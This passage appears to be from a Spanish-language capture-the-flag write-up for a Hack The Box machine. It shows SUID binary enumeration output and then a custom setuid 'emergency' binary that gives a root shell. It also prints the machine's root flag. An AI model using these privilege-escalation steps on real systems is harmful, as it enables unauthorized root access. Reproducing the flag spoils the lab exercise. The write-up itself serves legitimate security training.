12529 48 -rwsr-xr-x 1 root root 45420 May 17 2017 /usr/bin/passwd
12528 44 -rwsr-xr-x 1 root root 44620 May 17 2017 /usr/bin/chfn
19440 28 -rwsr-xr-x 1 root root 18168 Nov 24 2015 /usr/bin/pkexec
12522 32 -rwsr-xr-x 1 root root 38984 May 17 2017 /usr/bin/newgrp
18968 20 -rwsr-xr-x 1 root root 18136 May 8 2014 /usr/bin/traceroute6.iputils
12495 68 -rwsr-xr-x 1 root root 66284 May 17 2017 /usr/bin/gpasswd
8986 156 -rwsr-xr-x 1 root root 156788 May 29 2017 /usr/bin/sudo
18993 72 -rwsr-xr-x 1 root root 72800 Oct 21 2013 /usr/bin/mtr
12932 28 -rwsr-xr-x 1 libuuid libuuid 17996 Nov 24 2016 /usr/sbin/uuid
18947 316 -rwsr-xr-x 1 root dip 323808 Apr 21 2015 /usr/sbin/pppd
8680 48 -rwsr-xr-x 1 root root 38932 May 8 2014 /bin/ping
8681 44 -rwsr-xr-x 1 root root 43316 May 8 2014 /bin/ping6
12523 36 -rwsr-xr-x 1 root root 33308 May 17 2017 /bin/su
18826 32 -rwsr-xr-x 1 root root 30112 May 15 2015 /bin/fusermount
8896 88 -rwsr-xr-x 1 root root 88752 Nov 24 2016 /bin/mount
11661 68 -rwsr-xr-x 1 root root 67704 Nov 24 2016 /bin/umount
www-data@bank:/var/htb/bin$

```

- Vemos que el propietario es **root** y podemos ejecutarlo.

```

www-data@bank:/var/htb/bin$ cd /var/htb/bin
www-data@bank:/var/htb/bin$ ls -la
total 128
drwxr-xr-x 2 root root 4096 Jan 11 2021 .
drwxr-xr-x 3 root root 4096 Jan 11 2021 ..
-rwsr-xr-x 1 root root 112284 Jun 14 2017 emergency
www-data@bank:/var/htb/bin$ file emergency
emergency: setuid ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=1ffff1896c5f8db5be4db7b7ebab6ee176129b399, stripped
www-data@bank:/var/htb/bin$ ls -la
total 128
drwxr-xr-x 2 root root 4096 Jan 11 2021 .
drwxr-xr-x 3 root root 4096 Jan 11 2021 ..
-rwsr-xr-x 1 root root 112284 Jun 14 2017 emergency
www-data@bank:/var/htb/bin$

```

- Lo ejecutamos para ver qué hace. Automáticamente al ejecutarlo, obtenemos una sesión como **root**.

```

www-data@bank:/var/htb/bin$ ls
emergency
www-data@bank:/var/htb/bin$ ./emergency
# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
cat: root.txt: No such file or directory
# cat root.txt
55bf0d49892878b5316812245e4d25
# |

```